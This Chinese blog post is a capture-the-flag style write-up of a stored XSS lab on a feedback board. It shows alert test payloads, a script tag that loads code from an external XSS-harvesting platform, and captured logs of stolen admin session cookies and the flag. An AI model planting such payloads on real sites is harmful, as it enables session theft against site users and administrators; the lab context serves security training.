

封神台-第四章 为了更好的权限！留言板

原创

ploto_cs 于 2020-09-27 10:37:40 发布 608 收藏 1

分类专栏：[#封神台](#) 文章标签：[信息安全](#)

版权声明：本文为博主原创文章，遵循[CC 4.0 BY-SA](#) 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/ploto_cs/article/details/108822951

版权



[封神台 专栏收录该内容](#)

4 篇文章 0 订阅

订阅专栏

封神台-第四章 为了更好的权限！留言板

1.进入留言的页面，测试弹窗

根据提示为存储型XSS

测试语句为

留言反馈

主题：	<input type="text" value="<script>alert('xss')</script>"/>	*
内容 *：	<input type="text" value="<script>alert('xss')</script>"/>	
公司名称：	<input type="text" value="<script>alert('xss')</script>"/>	*
公司地址：	<input type="text" value="<script>alert('xss')</script>"/>	
邮编：	<input type="text"/>	
联系人：	<input type="text" value=":'xss')</script>"/>	*
联系电话：	<input type="text" value="<script>alert('xss')</script>"/>	*
手机：	<input type="text"/>	
联系传真：	<input type="text"/>	
E-mail：	<input type="text"/>	
<input type="button" value="提交留言"/> <input type="button" value="重写"/>		

https://blog.csdn.net/ploto_cs



查看留言			
主题:			
反馈内容:	<script>alert('xss')</script>		
留言者:	留言时间:	2020-9-27	回复时间:
管理员回复:			
主题:	''>		
反馈内容:	<script>alert('zkaq')</script>		
留言者:	留言时间:	2020-9-27	回复时间:
管理员回复:			
主题:	''>		
反馈内容:	</textarea>''> <script src=https://xsspt.com/X8CUa6?1601166677></script>		
留言者:	留言时间:	2020-9-27	回复时间:
管理员回复:			
主题:			
反馈内容:	<script>alert('zkaq')</script>		
留言者:	留言时间:	2020-9-27	回复时间:
管理员回复:			


https://blog.csdn.net/ploto_cs

可以看到成功弹窗

2.搭建xss平台

随意注册一个账户

<https://xsspt.com/index.php?do=login>



3.测试新语句

查看留言			
主题:	''>		
反馈内容:	</textarea>''><script src=https://xsspt.com/ZIVFnr?1601173591></script>		
留言者:	留言时间:	2020-9-27	回复时间:
管理员回复:			
主题:			
反馈内容:	<script src=http://xsspt.com/APo4Kj?1526636210></script>		
留言者:	留言时间:	2020-9-27	回复时间:
管理员回复:			
主题:	''>		
反馈内容:	</textarea>''><script src=https://xsspt.com/ZIVFnr?1601173210></script>		
留言者:	留言时间:	2020-9-27	回复时间:
管理员回复:			
主题:			
反馈内容:	<script>alert('xss')</script>		
留言者:	留言时间:	2020-8-11	回复时间:
管理员回复:			
主题:	d		
反馈内容:	<iframe src=http://baidu.com>		
留言者:	1472580369	留言时间:	2020-8-11
			https://blog.csdn.net/ploto_cs

4.在xss平台看截取到的信息

项目名称: xss

Domain:

接口地址: <https://xsspt.com/do/auth/5ad9d5b45ec69d3ecbd9ccfa9e5fc95b> (加 /domain/xxx 可通过域名过滤内容) [安装插件](#)

<input type="checkbox"/> +全部	时间	接收的内容	Request Headers	操作
<input type="checkbox"/> -折叠	2020-09-27 10:25:21	<ul style="list-style-type: none"> location : http://59.63.200.79:8004/FeedbackView.asp toplocation : http://59.63.200.79:8004/FeedbackView.asp cookie : ASPSESSIONIDCS TSBSTS=CJFHBPCAJBMM CCMJNMEPNIGO; flag=zkz{xsser-g00d},ADMINSESSIO NIDCSTRCSdq=LBMLMBC CNPFINOANFGLPCFBC opener : 	<ul style="list-style-type: none"> HTTP_REFERER : http://59.63.200.79:8004/FeedbackView.asp HTTP_USER_AGENT : Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/534.34 (KHTML, like Gecko) PhantomJS/1.9.7 Safari/534.34 REMOTE_ADDR : 172.17.0.1 	删除
<input type="checkbox"/> +展开	2020-09-27 10:25:19	<ul style="list-style-type: none"> location : http://59.63.200.7 	<ul style="list-style-type: none"> HTTP_REFERER : http://59. 	删除
<input type="checkbox"/> +展开	2020-09-27 10:23:26	<ul style="list-style-type: none"> location : http://59.63.200.7 	<ul style="list-style-type: none"> HTTP_REFERER : http://59. 	删除

https://blog.csdn.net/plato_cs

项目名称: xss

Domain:

接口地址: <https://xsspt.com/do/auth/5ad9d5b45ec69d3ecbd9ccfa9e5fc95b> (加 /domain/xxx 可通过域名过滤内容) [安装插件](#)

<input type="checkbox"/> +全部	时间	接收的内容	Request Headers	操作
<input type="checkbox"/> -折叠	2020-09-27 10:25:21	<ul style="list-style-type: none"> location : http://59.63.200.79:8004/FeedbackView.asp toplocation : http://59.63.200.79:8004/FeedbackView.asp cookie : ASPSESSIONIDCS TSBSTS=CJFHBPCAJBMM CCMJNMEPNIGO; flag=zkz{xsser-g00d},ADMINSESSIO NIDCSTRCSdq=LBMLMBC CNPFINOANFGLPCFBC opener : 	<ul style="list-style-type: none"> HTTP_REFERER : http://59.63.200.79:8004/FeedbackView.asp HTTP_USER_AGENT : Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/534.34 (KHTML, like Gecko) PhantomJS/1.9.7 Safari/534.34 REMOTE_ADDR : 172.17.0.1 	删除
<input type="checkbox"/> +展开	2020-09-27 10:25:19	<ul style="list-style-type: none"> location : http://59.63.200.7 	<ul style="list-style-type: none"> HTTP_REFERER : http://59. 	删除
<input type="checkbox"/> +展开	2020-09-27 10:23:26	<ul style="list-style-type: none"> location : http://59.63.200.7 	<ul style="list-style-type: none"> HTTP_REFERER : http://59. 	删除

https://blog.csdn.net/plato_cs